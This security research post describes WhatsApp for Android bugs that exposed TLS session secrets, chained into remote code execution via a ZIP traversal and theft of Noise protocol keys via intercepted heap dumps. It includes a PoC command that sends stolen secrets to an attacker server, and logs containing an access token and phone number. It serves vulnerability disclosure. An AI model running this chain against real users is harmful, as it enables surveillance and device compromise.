Privacy is one of WhatsApp's major features. It is achieved by using end-to-end encryption [23 (https://scontent.whatsapp.net/v/t39.8562-34/122249142_469857720642275_2152527586907531259_n.pdf/WA_Security_WhitePaper.pdf)] in messages exchanged between clients, as well as through the use of TLS 1.3 / TLS 1.2 for client to server communications (the actual protocol used depends on the endpoint) [24 (https://threatpost.com/researchers-find-ssl-problems-in-whatsapp/104411/)].

To take advantage of the benefits offered by TLS session resumption, WhatsApp implements its own TLS-PSK session management code for TLS 1.3 and uses `FileClientSessionCache` [25 (http://aosp.opersys.com/xr ef/android-10.0.0_r47/xref/external/conscrypt/repackaged/common/src/main/java/com/android/org/conscrypt/FileClientSessionCache.java#44)] for TLS 1.2. The logic is pretty simple; when a TLS connection is initiated, WhatsApp looks for a previously stored session on the device's filesystem. If one is found, a PSK or master secret is loaded from there and the session is resumed. Otherwise, a full TLS handshake takes place, after which PSK/master secrets might be established and stored for future use.

The above TLS session management code introduced two identical man-in-the-disk ulnerabilities, one affecting TLS 1.2 connections and one affecting TLS 1.3 connections. **The problem is that WhatsApp stores the aforementioned TLS session information in the directory returned by `Context.getExternalCacheDir()`.** This directory lies under the external storage of **/sdcard**. Any Android app holding the `READ_EXTERNAL_STORAGE` or `WRITE_EXTERNAL_STORAGE` permission could gain read / write access to these files through the filesystem, on Android 10 and previous versions of Android. Alternatively, these files were indexed and made available to other apps through the Media Store content provider on Android 9 and previous versions of Android.

WaTLS (*WhatsApp TLS*) is WhatsApp's custom Java implementation of TLS 1.3. WaTLS is a full TLS stack, developed from scratch, that comes with its own TLS state machine, packet parsing logic and so on. When connected to the WhatsApp network, a WhatsApp client receives configuration information from the upstream servers. Among others, the aforementioned configuration controls whether the client should use WaTLS or fall back to the external SSL cache. WaTLS is mostly used for media downloads, including end-to-end (E2E) encrypted media exchanged by users. Other than that, it is used behind the scenes when newly updated WhatsApp installations upload crash statistics to WhatsApp cloud servers (e.g. memory dumps). Additionally, it seems to have limited usage in VoIP scenarios, but the author has not investigated this further.

As shown below, the `WatlsCache` class controlling access to TLS session information cached on disk, stores all data under the directory returned by `application.getExternalCacheDir()`. The `getWatlsFileName()` method is called to retrieve the filename that stores the TLS session information corresponding to the session identifier argument.

```
public class WatlsCache implements WatlsCacheInterface
{
    public static final WatlsCache instance = new WatlsCache();
    public String watlsDirName;

    static
    {
        ...

        if(application != null && application.getExternalCacheDir() != null)
        {
            String A0C = AnonymousClass0CC.concatStrings(r1.application.getExternalCacheDir().getAbsolutePath(), "/", "watls-ses
sions");

            File file = new File(A0C);
            ...

            instance.watlsDirName = A0C;
        }
    }
    ...

    public final String getWatlsFileName(byte[] bArr)
    {
        return this.watlsDirName + "/" + Base64.encodeToString(bArr, 10);
    }
}
```

Cached items bear filenames that encode (serialize) information about the TLS session endpoint. See for example the following filename which bears base64 encoded information about the hostname, port and cipher suite of a WhatsApp endpoint.

```
$ echo 'bWVkaWEuZmF0aDQtMi5mbmEud2hhdHNhcHAubmV0IzQ0MyNUTFNfQUVTXzEyOF9HQ01fU0hBMjU2' | base64 -D
media.fath4-2.fna.whatsapp.net#443#TLS_AES_128_GCM_SHA256
```

For TLS 1.2 connections, WhatsApp relies on facilities offered by Java and consequently by the Android framework. The TLS 1.2 mechanism is used for profile picture and sticker pack downloads, *sonar pingback* (related to location sharing), WhatsApp payments, but also for account registration and verification procedures. Last but not least, devices running WhatsApp, that come with no Google Play Store services (`com.android.vending`) pre-installed, communicate with **https://www.whatsapp.com** over TLS 1.2 to determine the latest version of the APK and, if needed, download the app and install it.

In TLS 1.2, file-based storage of TLS sessions is achieved via `SSLSessionCache` [28 (https://developer.android.com/reference/android/net/SSLSessionCache)], whose constructor takes a `File` instance, pointing to the directory where sessions will be stored. An `SSLSocketFactory` descendant is used to actually create SSL sockets utilizing the external SSL session cache. The entry point to this logic is `ExternalSSLCacheEnabledSSLSocketFactoryInterface` (`X.1Sb`), shown below.

```
public abstract class ExternalSSLCacheEnabledSSLSocketFactoryInterface extends SSLSocketFactory
{
    ...

    public final SSLSessionCache externalSSLSessionCache;
    ...

    static
    {
        File externalCacheDir = context.getExternalCacheDir();
        SSLSessionCache sslSessionCache = new SSLSessionCache(new File(externalCacheDir, "SSLSessionCache"));
        this.externalSSLSessionCache = sslSessionCache;
    }
}
```

Again, we see that `context.getExternalCacheDir()` is consulted to identify the path where cached TLS session items will be stored.

An adversary that has somehow gained access to the external cache directory (e.g. through a rogue or vulnerable application) can steal TLS 1.3 PSK keys and TLS 1.2 Master Secrets. As already discussed, this could lead to successful man-in-the-middle attacks.

For the purposes of this article we will use the previously described SOP bypass vulnerability in Chrome, to remotely access the TLS session secrets. All an attacker has to do is lure the victim into opening an HTML document attachment. WhatsApp will render this attachment in Chrome, over a content provider, and the attacker's Javascript code will be able to steal the stored TLS session keys.

Convincing a user to actually open an HTML document is an art by itself. However, as it will become clear later, the *protobuf*-based WhatsApp messaging protocol could aid the attacker in this respect.

From TLS secrets collection to Remote Code Execution

This section explores two attacks against WhatsApp, one leading to code execution and one leading to leakage of Noise protocol keys, used in end-to-end encryption of user communications. The former requires the TLS 1.2 man-in-the-middle capability, while the latter requires a combination of TLS 1.2 and TLS 1.3 man-in-the-middle capabilities. As the TLS 1.3 man-in-the-disk vulnerability was patched at the time we were creating the demo for the issue, we emulated the TLS 1.3 man-in-the-middle capability through **Frida** in the second attack (forcing connections over TLS 1.2). If you have access to a version of the app where both TLS man-in-the-disk vulnerabilities exist, then it is possible to carry out the second attack without emulation, by setting up two OpenSSL instances; one for TLS 1.2 MitM and one for TLS 1.3 (WaTLS) MitM.

Both attacks start with an *information gathering* phase where the remote attacker will collect the TLS session secrets.

In the video above, on the left, running on the dark theme, we can see the attacker device, and on the right, running on the light theme, the victim device. The attacker begins information gathering by executing **main.py** of the proof-of-concept toolset, which makes use of Python and Frida to control the attacking device. This is how the command looks like:

```
python main.py -s ANDROID_SERIAL -a 192.168.1.100 -p 8000 images/the_guardian.jpg \
    MOBILE_NUMBER@s.whatsapp.net "Rush for Mediterranean gas" -r
```

Argument `-s ANDROID_SERIAL` instructs **ADB** to connect to the attacker's device with the specified device serial number. Arguments `-a` and `-p` determine the IP address and port of the web server, where the SOP exploit will POST the extracted secrets to using AJAX, while `-r` instructs our PoC to run a simple HTTP server on the local PC. Alternatively one could have specified the IP of a remote web server the attacker controls. The three non-positional arguments are (1) the path to an image to show as a fake message preview at the victim's side, (2) the victim's mobile number and, (3) a string to show as a caption below the fake preview.

The PoC uses Frida hooks on a WhatsApp method responsible for sending document messages. It attaches the fake message preview and caption in the outgoing protocol buffer to make the result more attractive for the victim to click on. In this demonstration, the remote attacker sends to the victim what it looks like a link to an interesting article on a newspaper. Upon clicking on the message, the victim is presented with the standard Android application picker. The message's mime type, as sent in the WhatsApp protocol buffer headers, is set to 'text/html', so Chrome is usually the only entry in the aforementioned picker.

When the victim clicks on the message, the SOP exploit executes. For debugging purposes we have designed an HTML page that displays progress information during exploitation, but a real life scenario might have an actual newspaper article being displayed on the victim's screen. The exploit, in just a few seconds, brute-forces the first 1000 IDs in the Media Store and locates files that look like serialized TLS sessions. Using AJAX, these files are sent back to a server of the attacker's choosing. In this demonstration, the web-server has been started on the attacker's PC and the received TLS secrets are stored under **/tmp** in files with the **.bin** extension.

With the TLS material now in the attacker's possession, the victim is now exposed to man-in-the-middle attacks. To gain a man-in-the-middle position in the network, the attacker may use several methods (e.g. ARP spoofing, DNS spoofing, router / BGP hijacking, tapping of communication links etc.) depending on the resources available. Nation state actors have demonstrated in the past increased capabilities in this area of attacks.

It might be the case that there are several opportunities for code execution once a MitM channel has been established, but for demonstration purposes, this section focuses on a simple file overwrite capability made available through TLS-transported ZIP files.

The WhatsApp client uses photo filters and doodle emojis, which are downloaded from the upstream network. Both of these resources are referred to as *downloadables* in the WhatsApp Java code. Use of downloadables depends on WhatsApp network configuration parameters. Where the author lives, filters seem to be enabled, while emojis are disabled, so this attack will focus on the former. Additionally, photo filters are downloaded the first time a user attempts to use them, and are not downloaded again for the rest of the WhatsApp installation lifetime, while doodle emojis are refreshed every now and then. Consequently, the attacker has a single chance of exploiting filters, while more cases are available for performing MitM on the emoji downloader. Interested readers can check the related network settings on their devices:

```
# pwd
/data/data/com.whatsapp/shared_prefs
# grep -r downloadable_doodle .
```

If no result is shown, downloadable doodle emojis are disabled on your device.

When the user attempts to use photo filters, WhatsApp performs an HTTP request in the background to the following URL:

```
https://static.whatsapp.net/downloadable?category=filter
```

A ZIP bundle is downloaded from the above location and extracted using the following piece of code, which can be found in class `FilterManager` (`X.2FB`). Similar code can be found in the `DoodleEmojiManager` class (`X.1zX`) for Emojis.


```
public boolean unsafeExtractManifestEntryZip(HttpResponseInterface response, String str)
{
    FileOutputStream fileOutputStream;
    ...

    // (1)
    ZipInputStream zipInputStream = new ZipInputStream(
        new MessageInputStream(response.getInputStream(), this.A06, 0)
    );
    ...

    byte[] bArr = new byte[8192];

    while(true)
    {
        // (2)
        ZipEntry nextEntry = zipInputStream.getNextEntry();
        ...

        // (3)
        fileOutputStream = new FileOutputStream(
            new File(idHashFileName.getAbsolutePath(), nextEntry.getName())
        );

        while(true)
        {
            int read = zipInputStream.read(bArr);
            if(read == -1)
                break;

            fileOutputStream.write(bArr, 0, read);
        }
        fileOutputStream.close();
    }

    zipInputStream.close();
    ...
}
```

Focusing only on the relevant parts, at (1) a `ZipInputStream` is instantiated. The input to the `ZipInputStream` comes from another type of input stream which, in turn, reads its input from the HTTP channel established to the aforementioned URL. As the ZIP bundle is downloaded, input flows to the `ZipInputStream` and ZIP entries are parsed one-by-one at (2). The most interesting stuff happens at (3), where a `FileOutputStream` is created to a destination file whose name is constructed by concatenating the return value of `getAbsolutePath()` of a directory with the string returned from the ZIP entry's `getName()`. **As is already known, the name of an entry in a ZIP directory should not be trusted, as it might contain directory traversal sequences. It's exactly this "feature" that an attacker can exploit to overwrite arbitrary files owned by WhatsApp.**

The next question is what file can an attacker overwrite in order to eventually execute code with the privileges of the WhatsApp client. Unfortunately, WhatsApp for no apparent reason makes use of Facebook's *superpack* for distributing its native libraries. What happens is that all native DSOs are placed in a compressed archive, in a proprietary format, and then packed in the application's APK as a raw asset. **When the application is executed, native libraries are extracted under data/ and `SoLoader` [31 (https://github.com/facebook/SoLoader)] is used to load them.** Attackers are thus able to modify the extracted libraries and have the victim application load untrusted code. Here's where the extracted libraries can be found:

```
# pwd
/data/data/com.whatsapp/files/decompressed/libs.spk.zst
# ls -la
total 9042
drwx------ 2 u0_a168 u0_a168    3488 2021-02-10 17:30 .
drwx------ 3 u0_a168 u0_a168    3488 2021-01-25 17:11 ..
-rw------- 1 u0_a168 u0_a168      32 2021-02-10 17:30 .superpack_version
-rw------- 1 u0_a168 u0_a168 1055016 2021-02-10 17:30 libc++_shared.so
-rw------- 1 u0_a168 u0_a168  123744 2021-02-10 17:30 libcurve25519.so
-rw------- 1 u0_a168 u0_a168  134056 2021-02-10 17:30 libfbjni.so
-rw------- 1 u0_a168 u0_a168   47656 2021-02-10 17:30 libgifimage.so
-rw------- 1 u0_a168 u0_a168   76296 2021-02-10 17:30 libminscompiler-jni.so
-rw------- 1 u0_a168 u0_a168  200000 2021-02-10 17:30 libprofilo.so
-rw------- 1 u0_a168 u0_a168   68368 2021-02-10 17:30 libprofilo_atrace.so
-rw------- 1 u0_a168 u0_a168   23096 2021-02-10 17:30 libprofilo_build.so
-rw------- 1 u0_a168 u0_a168   67688 2021-02-10 17:30 libprofilo_fb.so
-rw------- 1 u0_a168 u0_a168    3720 2021-02-10 17:30 libprofilo_fmt.so
-rw------- 1 u0_a168 u0_a168   23976 2021-02-10 17:30 libprofilo_linker.so
-rw------- 1 u0_a168 u0_a168   68296 2021-02-10 17:30 libprofilo_mmapbuf.so
-rw------- 1 u0_a168 u0_a168   48688 2021-02-10 17:30 libprofilo_plthooks.so
-rw------- 1 u0_a168 u0_a168    9144 2021-02-10 17:30 libprofilo_sigmux.so
-rw------- 1 u0_a168 u0_a168  134328 2021-02-10 17:30 libprofilo_stacktrace.so
-rw------- 1 u0_a168 u0_a168   68432 2021-02-10 17:30 libprofilo_systemcounters.so
-rw------- 1 u0_a168 u0_a168   68080 2021-02-10 17:30 libprofilo_threadmetadata.so
-rw------- 1 u0_a168 u0_a168   83928 2021-02-10 17:30 libprofilo_util.so
-rw------- 1 u0_a168 u0_a168    3240 2021-02-10 17:30 libprofiloextapi.so
-rw------- 1 u0_a168 u0_a168  395992 2021-02-10 17:30 libstatic-webp.so
-rw------- 1 u0_a168 u0_a168    5880 2021-02-10 17:30 libvlc.so
-rw------- 1 u0_a168 u0_a168 6378408 2021-02-10 17:30 libwhatsapp.so
-rw------- 1 u0_a168 u0_a168  119408 2021-02-10 17:30 libyoga.so
```

The following video demonstrates the attack. A malicious **libwhatsapp.so** library is extracted over the legitimate one. WhatsApp exits and immediately attempts to restart. The malicious library is loaded and "pwnd!" is recorded to the system logs.



Please note the following:

- The relevant material can be found in the PoC's **tls12_psk_extract/** directory. Detailed instructions for setting up the MitM environment can be found in **README.md** in the same directory.
- To make testing and demonstration easier, instead of carrying out the information gathering phase again and again, we make use of ADB to pull the TLS session files directly from the victim device. These files correspond to the leaked **.bin** files shown in the previous video.

The video shows the attacker preparing **payload.zip**, a ZIP file that holds the malicious **libwhatsapp.so** library. The name of the ZIP entry is modified to contain directory traversal sequences and the final archive is copied in **tls12_psk_extract/** to be used by our MitM server scripts.

Leaked TLS 1.2 sessions are actually DER-encoded structures. Recall that Android uses BoringSSL, while most Linux and Mac OS X PCs use OpenSSL instead. To make the leaked session recognizable by OpenSSL, one has to convert between the two DER formats. Script **convert_session.sh**, which, uses **boringssl_session.cpp** and **openssl_session.c** in the background, is used for this task. The resulting OpenSSL session file is stored in the current directory under **session.der** (DER format) and **session.pem** (PEM format). Session information is further displayed on the screen.

The last command in the long listing is a wrapper shell script, namely **run_server.sh**, that executes an OpenSSL version specially modified to perform MitM attacks on WhatsApp's TLS 1.2. The patch for OpenSSL 1.1.1f can be found in **openssl-1.1.1f-patches/tls12-mitm.patch**.

In the video one can see the victim attempting to send a picture to the attacker. WhatsApp attempts to download the photo filters from the URL mentioned above, but, instead, the modified **s_server** serves the malicious ZIP payload.

Stealing the victim's Noise protocol key pair

In this section we will see how the attained man-in-the-middle capability could also lead to the compromise of the confidentiality of user communications. The WhatsApp Security Whitepaper [23 (https://www.whatsapp.com/security/WhatsApp-Security-Whitepaper.pdf)] explains that user communications are protected through end-to-end (E2E) encryption. The protocol used for E2E encryption is the Noise protocol [05 (http://www.noiseprotocol.org/)].

WhatsApp comes with a debugging mechanism that allows its development team to catch fatal errors happening in the wild during the first few days of a release. More specifically, if an `OutOfMemoryError` exception is thrown, a custom exception handler is invoked that collects System Information, WhatsApp Application Logs, as well as a dump of the Application Heap (collected using `android.os.Debug::dumpHprofData()`). These are uploaded to **crashlogs.whatsapp.net**. This process is carried out if and only if less than 10 days have elapsed since the current version's release date. Needless to say, the heap content that is uploaded to the WhatsApp infrastructure holds sensitive user information. Using the **strings** tool against the dumped heap data, one can easily identify **plaintext conversations**, and more interestingly **Noise protocol key pairs**, encoded in base64 form.

The relevant code can be found in class `OOMHandler` (`X.0nS`):

```
public void uncaughtException(Thread thread, Throwable throwable)
{
    ...

    // (1)
    if(C008703v.getNumberOfDaysSinceReleaseDate(r12.expirationChecker) > 10)
    {
        z5 = true;
    }

    if(z5)
    {
        Log.m19i("OOMHandler/hprof dump not allowed");
    }
    else
    {
        ...

        // (2)
        Debug.dumpHprofData(String.format(Locale.US, "%s/dump.hprof", new Object[] {
            r12.hprofFilenameMatcher.context.getCacheDir().getPath()
        }));

        Log.m19i("OOMHandler/dump successful");
    }
    ...
}
```

At (1), `getNumberOfDaysSinceReleaseDate()` is called, which performs the action its name indicates. If the return value is larger than 10, the heap contents are not dumped. However, in case less than 10 days have elapsed since the release date, heap content is written in **dump.hprof** and placed in the application's private cache directory.

From an attacker's perspective, the above process is quite interesting, as all connections to the crash logs server, even though they are protected through TLS, can be intercepted after extracting the corresponding Master Secret from the victim's device. Interestingly, WhatsApp uses both TLS 1.2 as well as TLS 1.3 (WaTLS), during the information upload process; logs are uploaded using TLS 1.2, while heap contents using TLS 1.3 (WaTLS). With the corresponding Master Secret / PSK extracted from a victim's device, both connections can be intercepted and their contents can be read in plaintext.

With this in mind, one might wonder how can an `OutOfMemoryError` exception be triggered remotely on the victim's device. While the author was preparing his debugging environment, he noticed that WhatsApp performs the following HTTP request quite often:

```
https://static.whatsapp.net/sticker?cat=all&lg=en-US&country=GR&ver=2
```

Even though the exact mechanics leading to this action are not known to the author, a quick visit to the above location shows that this URL hosts a JSON file holding information on WhatsApp sticker packs. Turns out, a method, we have named `openStickerConnection()` (defined in class `X.2kz`), is responsible for connecting to this URL and downloading the response. Here's what it looks like:


```
public final ETagAndStickerPacksBundle openStickerConnection(String url, String etag)
{
    HttpsURLConnection httpsURLConnection;
    ...

    // (1)
    httpsURLConnection = new URL(url).openConnection();
    httpsURLConnection.setSSLSocketFactory(this.A06.getMediaExternalSSLCacheEnabledSSLSocketFactory());
    httpsURLConnection.setRequestProperty("User-Agent", this.A07.getUserAgent());
    httpsURLConnection.setConnectTimeout(15000);
    httpsURLConnection.setReadTimeout(30000);
    httpsURLConnection.setRequestMethod("GET");
    ...

    int responseCode = httpsURLConnection.getResponseCode();

    if(responseCode == 200)
    {
        ...

        InputStream inputStream = httpsURLConnection.getInputStream();

        // (2)
        String json = C27551It.readAllFromInputStream(inputStream);
        AssertUtil.assertNotNull(json);

        JSONArray jSONArray = new JSONArray(json);
        ...

    }
    ...
}
```

At (1) WhatsApp initiates an HTTP connection to the given URL. One thing to note here is that the connection's `SSLSocketFactory` is set to the return value of `getMediaExternalSSLCacheEnabledSSLSocketFactory()`. The latter returns an instance of the TLS 1.2 SSL factory that stores TLS sessions in the device's external storage and, thus, it is possible for an attacker to intercept this connection. Later on, at (2), one can see that once an input stream has been opened, WhatsApp uses `readAllFromInputStream()` of class `X.1It` to read the whole response in a single string buffer, no matter how large the latter is. For completeness, the code of `readAllFromInputStream()` is shown below:

```java
public static String readAllFromInputStream(InputStream inputStream)
{
    char[] buf = new char[8192];
    BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
    StringWriter stringWriter = new StringWriter();

    while(true)
    {
        int read = bufferedReader.read(buf);

        if(read < 0)
        {
            bufferedReader.close();
            return stringWriter.toString();
        }
        else if(!Thread.currentThread().isInterrupted())
        {
            stringWriter.write(buf, 0, read);
        }
        else
        {
            throw new InterruptedIOException();
        }
    }
}
```

Sending an arbitrarily large response to the client will eventually trigger an Out-Of-Memory (OOM) condition. Furthermore, to avoid sending large amounts of data, and trigger the OOM faster, an attacker can use GZip encoding. Once an `OutOfMemoryError` is thrown, WhatsApp's custom exception handler will be called to handle the situation. System information will be collected, and the upload process will be triggered. Intercepting the connection will disclose all the sensitive information that was intended to be sent to WhatsApp's internal infrastructure.

The following image shows how a successful attack looks like:



```
Accept-Encoding: identity
Content-Type: multipart/form-data; boundary=e8f26ae7-7036-4455-a339-31758d5bc1e9
Transfer-Encoding: chunked
Host: crashlogs.whatsapp.net
Connection: Keep-Alive



---
127.0.0.1 - - [11/Feb/2021 15:36:23] "POST /wa_clb_data?from=306997282184&tags=java&android_hprof_extras=%7B%22app_version_code%22%3A20
5622000%2C%22brand%22%3A%22google%22%2C%22memclass%22%3A192%2C%22model%22%3A%22Pixel%203%22%2C%22android_version%22%3A%229%22%2C%22app_
version_name%22%3A%222.20.206.22%22%2C%22app%22%3A%22Whatsapp%22%2C%22process_name%22%3A%22Main%20Process%22%2C%22uid%22%3A%221%22%2C%2
2platform_abi%22%3A%22arm64-v8a%22%7D HTTP/1.1" 200 -
Received 10362 bytes, stored in /Users/rootuser/tmp/f835fef0bd6ae8af8a88a13c49d46797.bin
--- Handling request ---
POST /wa_fls_upload_check HTTP/1.1
User-Agent: WhatsApp/2.20.206.22 Android/9 Device/Google-Pixel_3
Accept-Encoding: identity
Content-Type: multipart/form-data; boundary=88415e93-9e62-4fb8-8303-e73a60b5fff4
Transfer-Encoding: chunked
Host: crashlogs.whatsapp.net
Connection: Keep-Alive



---
127.0.0.1 - - [11/Feb/2021 15:36:28] "POST /wa_fls_upload_check HTTP/1.1" 200 -
Received 509 bytes, stored in /Users/rootuser/tmp/c5c972ee5b27e7742cc5fd9dd2e6f5bc.bin
--- Handling request ---
POST /wa_clb_data?access_token=1063127757113399%7C745146ffa34413f9dbb5469f5370b7af&agent=WhatsApp%2F2.20.206.22-website-release%20Andro
id%2F9%20Device%2FGoogle-Pixel_3&type=android_hprof&android_hprof_extras=%7B%22app_version_code%22%3A205622000%2C%22brand%22%3A%22googl
e%22%2C%22memclass%22%3A192%2C%22model%22%3A%22Pixel%203%22%2C%22android_version%22%3A%229%22%2C%22app_version_name%22%3A%222.20.206.22
%22%2C%22app%22%3A%22Whatsapp%22%2C%22process_name%22%3A%22Main%20Process%22%2C%22uid%22%3A%221%22%2C%22dump_cause%22%3A%22java.lang.Ou
tOfMemoryError%22%2C%22platform_abi%22%3A%22arm64-v8a%22%7D HTTP/1.1
User-Agent: WhatsApp/2.20.206.22 Android/9 Device/Google-Pixel_3
Accept-Encoding: identity
Content-Type: multipart/form-data; boundary=31389320-6073-42ee-a328-45b0481c7956
Transfer-Encoding: chunked
Host: crashlogs.whatsapp.net
Connection: Keep-Alive



---
127.0.0.1 - - [11/Feb/2021 15:36:32] "POST /wa_clb_data?access_token=1063127757113399%7C745146ffa34413f9dbb5469f5370b7af&agent=WhatsApp
%2F2.20.206.22-website-release%20Android%2F9%20Device%2FGoogle-Pixel_3&type=android_hprof&android_hprof_extras=%7B%22app_version_code%2
2%3A205622000%2C%22brand%22%3A%22google%22%2C%22memclass%22%3A192%2C%22model%22%3A%22Pixel%203%22%2C%22android_version%22%3A%229%22%2C%
22app_version_name%22%3A%222.20.206.22%22%2C%22app%22%3A%22Whatsapp%22%2C%22process_name%22%3A%22Main%20Process%22%2C%22uid%22%3A%221%2
2%2C%22dump_cause%22%3A%22java.lang.OutOfMemoryError%22%2C%22platform_abi%22%3A%22arm64-v8a%22%7D HTTP/1.1" 200 -
Received 4835045 bytes, stored in /Users/rootuser/tmp/1b3d0c6e6de7366a33ee59ad5bdcec1d.bin
DONE
```

```
bash-3.2# xxd -l 256 /Users/rootuser/tmp/1b3d0c6e6de7366a33ee59ad5bdcec1d.bin
0000000: 2d2d 3331 3338 3933 3230 2d36 3037 332d  --31389320-6073-
0000010: 3432 6565 2d61 3332 382d 3435 6230 3438  42ee-a328-45b048
0000020: 3163 3739 3536 0d0a 436f 6e74 656e 742d  1c7956..Content-
0000030: 4469 7370 6f73 6974 696f 6e3a 2066 6f72  Disposition: for
0000040: 6d2d 6461 7461 3b20 6e61 6d65 3d22 616e  m-data; name="an
0000050: 6472 6f69 645f 6870 726f 6622 3b20 6669  droid_hprof"; fi
0000060: 6c65 6e61 6d65 3d22 6475 6d70 2e67 7a22  lename="dump.gz"
0000070: 0d0a 436f 6e74 656e 742d 5479 7065 3a20  ..Content-Type:
0000080: 6170 706c 6963 6174 696f 6e2f 6f63 7465  application/octe
0000090: 742d 7374 7265 616d 0d0a 0d0a 1f8b 0800  t-stream........
00000a0: 0000 0000 0000 ac7d 797c 9bc5 d1bf 00b7  .......}y|......
00000b0: 1c09 47b8 efd3 1020 09e8 3057 8156 6be9  ..G.... ..0W.Vk.
00000c0: b1fc 6049 8fd0 23d9 71a0 5515 59b1 457c  ..`I..#.q.U.Y.E|
00000d0: c592 9d03 0225 bd0f 02a5 2967 db50 684b  .....%....)g.PhK
00000e0: 2894 a3c4 6da1 400b 3d80 f2d2 b70d 5048  (...m.@.=.....PH
00000f0: c20d ef01 010a a51c 8150 7e33 fb5c 33fb  .........P~3.\3.
bash-3.2#
```

```
[13] 0:bash*                                                   "fluoride" 16:22 11-Feb-21
```

The screenshot above shows a **tmux** session. The window on the left shows the output of **openssl_http_pipe.py** (found under **tls12_psk_extract/**), a tool that forks a modified OpenSSL `s_server` instance and communicates with it over a pipe, in order to allow a user to handle HTTP requests manually. The lines at the very bottom, show the POST request that WhatsApp issues in order to upload the heap data. In our case, around 4Mb of data have been grabbed. The window on the right shows a brief overview of this data. It can be seen that it's actually a part of a multipart request, corresponding to a file named **dump.gz**. The latter's contents are not shown here in full, as they contain cryptographic material of an actual WhatsApp account.

The tooling required for this attack can be found in the PoC's **tls12_psk_extract/** directory. Detailed instructions for setting up the MitM environment can be found in **README.md** in the same directory.

Conclusion and future work

This blog post demonstrated the potential of exploiting man-in-the-disk (MitD) vulnerabilities using remote vectors. More specifically, TLS session secrets of WhatsApp were found to be stored erroneously in an unprotected directory. These were collected remotely through the exploitation of a vulnerability in an Android component (CVE-2020-6516, a Same-Origin-Policy bypass bug of Chrome). Of course, the collection of secrets could have also been achieved through the introduction of a malicious application on the victim's device. Once the TLS session secrets were collected it was possible to perform a man-in-the-middle attack to WhatsApp communications. The man-in-the-middle attack allowed the attacker to execute arbitrary code on the victim's device. Moreover, the man-in-the-middle attack allowed for the collection of the victim user's Noise protocol cryptographic material, which could later be used for the decryption of user communications.

The introduction of Scoped Storage in Android greatly limits the impact of man-in-the-disk vulnerabilities. Android 11 is the first version of Android to fully enforce scoped storage, allowing apps to access by default only their own resources on external storage.

CENSUS strongly recommends to users to make sure they are using WhatsApp version 2.21.4.18 or greater on the Android platform, as previous versions are vulnerable to the aforementioned bugs and may allow for remote user surveillance. CENSUS has tracked the TLS 1.2 man-in-the-disk vulnerability under CVE-2021-24027 [33 (/news/2021/04/14/whatsapp-exposure-of-cryptographic-material-to-third-party-apps/)].

There are many more subsystems in WhatsApp which might be of great interest to an attacker. The communication with upstream servers and the E2E encryption implementation are two notable ones. Additionally, despite the fact that this work focused on WhatsApp, other popular Android messaging applications (e.g. Viber, Facebook Messenger), or even mobile games might be unwillingly exposing a similar attack surface to remote adversaries.

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projection%20_id%2C_data%0D%0A%3C/code%3E%3C/pre%3E%0D%0A%0D%0A%3Cp%3EMedia%20providers%20exist%20in%20their%
wrap%3B%22%3E%3Ccode%20class%3D%22shell%22%3E%24%20content%20query%20--uri%20content%3A//media/external/file%20--projection%20_id%2C_data

wrap%3B%22%3E%3Ccode%20class%3D%22html%22%3E%26lt%3Bhtml%26gt%3B%0D%0A%26lt%3Bhead%26gt%
